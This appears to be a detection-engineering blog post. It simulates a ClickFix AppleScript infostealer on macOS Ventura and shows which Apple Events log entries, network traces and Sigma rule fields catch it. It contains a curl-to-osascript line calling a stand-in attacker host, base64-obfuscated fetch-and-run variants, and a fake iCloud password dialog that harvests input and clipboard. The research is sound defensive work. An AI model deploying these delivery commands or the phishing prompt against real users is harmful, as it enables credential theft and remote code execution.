The curl pipe hides the payload completely. osascript shows up in the EDR with no arguments and no -e flag. Nothing to match on.
I wanted to know what Apple Events telemetry actually shows when this happens on a modern macOS endpoint. So I built a ClickFix simulation, ran it three ways, and captured everything the logs produced on macOS 13.7.8 Ventura. This extends Pepe Berba’s AEMonitor research with what’s changed: what Apple locked down in Ventura, what still works, and what that means for detection.

Why command line detection fails
When a ClickFix payload is delivered via curl pipe:
curl -L https://attacker.com/payload | osascript
The EDR process creation event looks like this:
{
  "processName": "osascript",
  "commandLine": "osascript",
  "parentProcessName": "zsh",
  "args_count": 1
}
No -e flag. No script argument. No payload. The script arrived via stdin and was consumed by the interpreter without ever appearing in the command line. Detection rules built on commandLine contains "display dialog" or commandLine contains "osascript -e" see nothing.
This evasion pattern isn’t new. MacSync, BlueNoroff, Phexia, Digit Stealer, and Odyssey Stealer have all used curl-to-osascript delivery. The technique is well documented but detection coverage across Mac fleets is inconsistent. Most teams anchor to command line string matching.
The Apple Events layer
Most AppleScript actions are Apple Events under the hood. When osascript executes a display dialog command, the runtime translates that into an Apple Event and sends it, regardless of how the script was invoked. Piped via curl, loaded from a file, fetched via run script, or inline with -e. The Apple Events layer sees all of it.
macOS Unified Logs capture Apple Events debug output via the com.apple.appleevents subsystem. Enabling debug logging exposes the event codes generated during execution:
sudo log config \
  --subsystem com.apple.appleevents \
  --mode level:debug,persist:debug
The detection strings that matter for infostealer detection:
| Apple Event Code | What It Means |
|---|---|
syso,dlog |
display dialog was called |
htxt=true |
Answer field is hidden (fake password prompt) |
dtxt=utxt(0/$) |
Empty default answer |
Jons,gClp |
Clipboard was accessed |
syso,exec |
Shell command executed via AppleScript |
syso,dsct + 2f0074006d0070002f002e00 |
Script loaded from hidden /tmp/ path |
The hex string
2f0074006d0070002f002e00is/tmp/.encoded in UTF-16, two bytes per character with null padding. Malware drops hidden scripts here to avoid obvious directory listings.
The test setup
To generate real telemetry I built a minimal ClickFix simulation. The script:
- Shows a dialog with a hidden answer field, labelled “Your iCloud session has expired. Please re-enter your password to continue”
- Writes the captured input to
/tmp/test-output.txt - Captures clipboard content to
/tmp/test-clipboard.txt - Writes an execution marker to
/tmp/test-marker.txt - No network exfiltration, all output stays local
The AppleScript:
-- ClickFix Detection Test Script
-- Purpose: Generate Apple Events telemetry for detection testing
-- No exfiltration - output stays local in /tmp/
set fakeInput to text returned of ¬
    (display dialog "Your iCloud session has expired. Please re-enter your password to continue" ¬
    default answer "" ¬
    with hidden answer ¬
    with title "System Verification" ¬
    with icon caution ¬
    buttons {"Cancel", "Continue"} ¬
    default button "Continue" ¬
    cancel button "Cancel")
do shell script "echo " & quoted form of fakeInput & " > /tmp/test-output.txt"
set clipboardContent to the clipboard
do shell script "echo " & quoted form of clipboardContent & " > /tmp/test-clipboard.txt"
do shell script "echo 'ClickFix test executed at '$(date) > /tmp/test-marker.txt"

Test environment: macOS 13.7.8 Ventura
Three delivery methods
I delivered the same script three ways to compare telemetry across each:
Run 1: Direct execution (baseline)
osascript ~/Desktop/clickfix-detection-test.applescript
File path visible in command line. Script exists on disk.
Run 2: Curl pipe delivery
curl -L https://dfir.buzz/downloads/clickfix-detection-test.sh | osascript
No script argument. Payload arrives via stdin. URL visible in curl command line.
Run 3: Base64 encoded URL delivery
curl -L $(echo 'aHR0cHM6Ly9kZmlyLmJ1enovZG93bmxvYWRzL2NsaWNrZml4LWRldGVjdGlvbi10ZXN0LnNo' | base64 -D) | osascript
No script argument. URL hidden from command line inspection entirely.
The base64 string decodes to https://dfir.buzz/downloads/clickfix-detection-test.sh. The URL never appears in plaintext in the command.
What the logs show
Apple Events: identical across all three runs
With debug logging enabled, I queried for the hidden answer field indicator:
log show \
  --predicate 'subsystem=="com.apple.appleevents" AND eventMessage contains "htxt=true"' \
  --debug \
  --last 5m
The sendToSelf() log entry from the osascript process was identical across all three delivery methods:
2026-05-12 10:25:36.192512+1000 osascript: (AE) [com.apple.appleevents:main]
sendToSelf(), event={syso,dlog target='psn '[osascript]
{dtxt=utxt(0/$),htxt=true(0/$),
btns=[utxt(12/$430061006e00630065006c00),utxt(12/$5300750062006d0069007400)],
dflt=utxt(12/$5300750062006d0069007400),
----=utxt(116/$45006e00740065007200200079006f0075007200200062006900720074006800...)}
attr:{subj=NULL-impl,csig=65536} returnID=-11552}
Annotated:
syso,dlog          → display dialog executed
htxt=true(0/$)     → hidden answer field - INFOSTEALER INDICATOR
dtxt=utxt(0/$)     → empty default answer
btns=[...]         → button labels in UTF-16
----=utxt(116/$45...) → prompt text truncated at 32 bytes
The Apple Events layer is delivery-method agnostic. Whether the script was executed directly, piped via curl, or delivered via a base64-encoded URL, the runtime fires identical events. You can’t evade Apple Events detection by changing delivery method.
Detection works on macOS 13 regardless of delivery method.
The macOS 13 limitation
cloneForCompatability is redacted
Capturing the full subsystem output:
log show \
  --predicate 'subsystem=="com.apple.appleevents"' \
  --debug \
  --last 5m
The cloneForCompatability entries appear, but every one shows src=<private>:
Terminal: (AE) [com.apple.appleevents:main] cloneForCompatability(src=<private> dst=0x7ff7b6e6f060
Terminal: (AE) [com.apple.appleevents:main] cloneForCompatability(src=<private> dst=0x7ff7b6e6ef18
Terminal: (AE) [com.apple.appleevents:main] cloneForCompatability(src=<private> dst=0x7ff7b6e6eee8
Terminal: (AE) [com.apple.appleevents:main] cloneForCompatability(src=<private> dst=0x7ff7b6e6fa30
Terminal: (AE) [com.apple.appleevents:main] cloneForCompatability(src=<private> dst=0x7ff7b6e6fb68
Terminal: (AE) [com.apple.appleevents:main] cloneForCompatability(src=<private> dst=0x7ff7b6e6fb38
On older macOS versions with private_data:on enabled, Pepe Berba’s research shows these entries revealing the first ~1000 characters of the script being executed:
cloneForCompatability(s="display dialog \"Enter your iCloud password to continue\"
default answer \"\" with hidden answer buttons {\"Cancel\", \"OK\"}...")
On macOS 13 Ventura every cloneForCompatability entry shows src=<private>. Script content isn’t recoverable via this method.
The broader event send is also redacted:
Terminal: (AE) [com.apple.appleevents:main] AE2000 (45024): Sending an event:<private>
Apple removed private_data:on entirely on macOS 13. Trying to enable it fails:
sudo log config --subsystem com.apple.appleevents --mode private_data:on
# log: Invalid Modes 'private_data:on'
There’s no command line workaround on macOS 13.
Two logging paths
The com.apple.appleevents subsystem has two distinct logging paths and they behave very differently under macOS 13 privacy restrictions. This was the most interesting thing I found.
Path 1: Process-level logging (osascript process)
The sendToSelf() entry is logged by the osascript process itself. On macOS 13 this path still partially exposes event codes including syso,dlog, htxt=true, and dtxt=utxt. The content appears in the log message text rather than a structured data field, which bypasses some of the privacy redaction.
This is what makes signature-based detection still viable on macOS 13.
Path 2: Framework-level logging (AE framework internals)
The cloneForCompatability entries and Sending an event entries are logged deeper in the Apple Events framework. This path fully respects macOS 13 privacy restrictions. Content is <private> without exception.
This is why forensic script recovery is no longer viable via Unified Logs on macOS 13.
Write detection rules against Path 1 content. Target sendToSelf() entries and the event codes within them. Don’t rely on cloneForCompatability for content recovery on modern macOS endpoints; that path is fully redacted.
Network telemetry
DNS visibility
During Run 2 with a cold DNS cache, tcpdump on port 53 captured the DNS query fired before curl connected:
11:15:14.213102 IP 192.168.0.245.50345 > 192.168.0.1.53: 60620+ A? dfir.buzz. (27)
11:15:14.236580 IP 192.168.0.1.53 > 192.168.0.245.50345: 60620 1/0/0 A 76.76.21.21 (43)
11:15:14.299053 IP 100.50.251.204.443 > 192.168.0.245.63857: [HTTPS connection established]
23ms DNS resolution. 63ms to first HTTPS packet. The delivery domain is visible at the network layer before the script executes.
Base64 encoding doesn’t hide network activity
During Run 3 with a cold DNS cache after flush, the same DNS query fired despite the URL never appearing in plaintext in the command:
11:41:56.227453 IP 192.168.0.245.62162 > 192.168.0.1.53: 52448+ A? dfir.buzz. (27)
Base64 encoding the delivery URL hides it from process command line inspection but is completely transparent at the network layer. The OS must resolve the domain to connect; that DNS query fires regardless of how the URL was stored or passed in the command line.
DNS cache blind spot
During Run 3 without flushing the cache, no DNS query appeared; the OS used the cached result from Run 2 and connected directly to 76.76.21.21:443. The full HTTPS connection was still visible:
11:28:33.418294 IP 192.168.0.245.49384 > 76.76.21.21.443: Flags [S] (SYN - connection start)
11:28:33.435193 IP 76.76.21.21.443 > 192.168.0.245.49384: Flags [S.] (SYN-ACK)
11:28:33.455889 IP 76.76.21.21.443 > 192.168.0.245.49384: Flags [.] (data - script download)
11:28:33.712824 IP 192.168.0.245.49384 > 76.76.21.21.443: Flags [F.] (FIN - connection closed)
DNS-only detection has a blind spot when the resolver cache is warm. IP-based detection is more reliable. The connection to 76.76.21.21:443 is visible regardless of whether a DNS query was made.
Three run comparison
| Run 1 Direct | Run 2 Curl | Run 3 Base64 | |
|---|---|---|---|
| URL in command line | File path | Plaintext URL | Hidden (base64 only) |
Apple Events htxt=true |
Yes | Yes | Yes |
Apple Events syso,dlog |
Yes | Yes | Yes |
| DNS query visible | No | Yes (cold cache) | Yes (cold cache) |
| IP connection visible | No | Yes | Yes |
/tmp/ artefacts written |
Yes | Yes | Yes |
Apple Events telemetry is identical across all three. Network telemetry varies by cache state but IP-level connection is always present for Runs 2 and 3.
The detection rule
Based on empirical testing on macOS 13, targeting Path 1 content that remains visible:
title: macOS AppleScript Infostealer via Apple Events
status: experimental
description: >
  Detects infostealer behaviour via Apple Events Unified Log telemetry.
  Targets non-inline osascript execution where command-line detections
  are blind. Empirically tested on macOS 13.7.8 Ventura - core detection
  strings remain visible via process-level sendToSelf() logging despite
  private_data restrictions. cloneForCompatability script recovery is
  not available on macOS 13 - detection relies on event codes only.
logsource:
  product: macos
  service: unified_logs
  definition: >
    Requires debug logging enabled:
    sudo log config --subsystem com.apple.appleevents --mode level:debug,persist:debug
    Note: private_data:on is invalid on macOS 13 - omit it or the command fails.
detection:
  # htxt=true = hidden answer field
  selection_credential_harvest:
    eventMessage|contains|all:
      - 'syso,dlog'
      - 'htxt=true'
      - 'dtxt=utxt(0/$)'
  selection_clipboard:
    eventMessage|contains: 'Jons,gClp'
  # 2f0074006d0070002f002e00 = /tmp/. in UTF-16
  selection_tmp_script:
    eventMessage|contains|all:
      - 'syso,dsct'
      - '2f0074006d0070002f002e00'
  # repeated ntoc before exec = runtime string assembly
  selection_obfuscation:
    eventMessage|contains: 'syso,ntoc'
  selection_shell_exec:
    eventMessage|contains: 'syso,exec'
  condition: >
    selection_credential_harvest
    OR selection_clipboard
    OR (selection_obfuscation AND selection_shell_exec)
    OR selection_tmp_script
falsepositives:
  - Legitimate display dialog with hidden answer (admin password prompts)
  - Legitimate clipboard managers
  - Developer testing of AppleScript
level: high
tags:
  - attack.credential_access
  - attack.collection
  - attack.execution
  - attack.t1059.002
  - attack.t1056.002
What you lose on macOS 13
| Capability | Older macOS + private_data | macOS 13 Ventura |
|---|---|---|
syso,dlog detection |
Yes | Yes |
htxt=true detection |
Yes | Yes |
Jons,gClp detection |
Yes | Yes |
cloneForCompatability script content |
Yes (~1000 chars) | No (src=<private>) |
tell application event content |
Yes | No (<private>) |
| Full dialog text recovery | Yes | No (truncated at 32 bytes) |
Sending an event content |
Yes | No (<private>) |
private_data:on flag |
Supported | Removed (invalid mode) |
Detection works. Forensic script recovery does not.
Compensating controls
Given reduced Unified Log depth on macOS 13, these layers matter more:
Network telemetry
The curl fetch from the delivery domain is visible before osascript executes. IP-based detection is more reliable than DNS-based detection; the connection to the server IP is present even when the DNS cache skips the lookup. For base64 encoded URLs the network activity is identical to plaintext delivery.
LaunchAgent monitoring
Persistence via ~/Library/LaunchAgents/ generates com.apple.launchd Unified Log entries not subject to the same privacy restrictions as Apple Events. A new LaunchAgent loading shortly after osascript execution is a high confidence persistence indicator still visible on macOS 13.
Quarantine database
Files downloaded from the internet are tagged with quarantine metadata including the source URL:
sqlite3 ~/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2 \
  "SELECT LSQuarantineDataURLString, LSQuarantineOriginURLString, datetime(LSQuarantineTimeStamp + 978307200, 'unixepoch') FROM LSQuarantineEvent ORDER BY LSQuarantineTimeStamp DESC LIMIT 20"
This may reveal the delivery domain even if the process telemetry was sparse.
Deploying at fleet scale
Enable debug logging on macOS endpoints via Jamf policy or MDM script:
sudo log config \
  --subsystem com.apple.appleevents \
  --mode level:debug,persist:debug
For boot persistence deploy as a LaunchDaemon at /Library/LaunchDaemons/com.org.appleevents-debug.plist:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.org.appleevents-debug-logging</string>
  <key>ProgramArguments</key>
  <array>
    <string>/usr/bin/log</string>
    <string>config</string>
    <string>--subsystem</string>
    <string>com.apple.appleevents</string>
    <string>--mode</string>
    <string>level:debug,persist:debug</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
</dict>
</plist>
Don’t include private_data:on in the mode string on macOS 13. The command fails and logging config won’t apply.
For log forwarding: Jamf Protect supports native Unified Log streaming to specific subsystems. Elastic Agent can tail Unified Log output via a custom input. Avoid raw log stream piped to a forwarder in production. It’s fragile under load and doesn’t survive process restart.
All of this telemetry, all of this layering, all of it exists because someone opened Terminal and pasted a command they found on a website. No zero-day. No sophisticated delivery. The attacker’s hardest problem was writing convincing CAPTCHA copy. Yours is convincing people not to paste things into Terminal. I’m not sure which of us has the harder job.
References
- Pepe Berba, AEMonitor: Apple Events for macOS Malware Detection, February 2026
- pberba/AEMonitor, GitHub
- PhorionTech/Kronos, TCC debug log monitoring
- MITRE ATT&CK T1059.002: Command and Scripting Interpreter: AppleScript
- MITRE ATT&CK T1543.001: Create or Modify System Process: Launch Agent
- MITRE ATT&CK T1056.002: Input Capture: GUI Input Capture
Test environment: macOS 13.7.8 Ventura.
On the subsystem plist workaround. I know it still works. Drop a plist into /Library/Preferences/Logging/Subsystems/ for the subsystem you care about and macOS 13 will unmask <private> without a managed profile. It’s per-subsystem and per-machine. Doesn’t scale without MDM. When I said there’s no command line workaround, I meant the global private_data:on flag is gone. The plist method is real. It’s just not a fleet answer.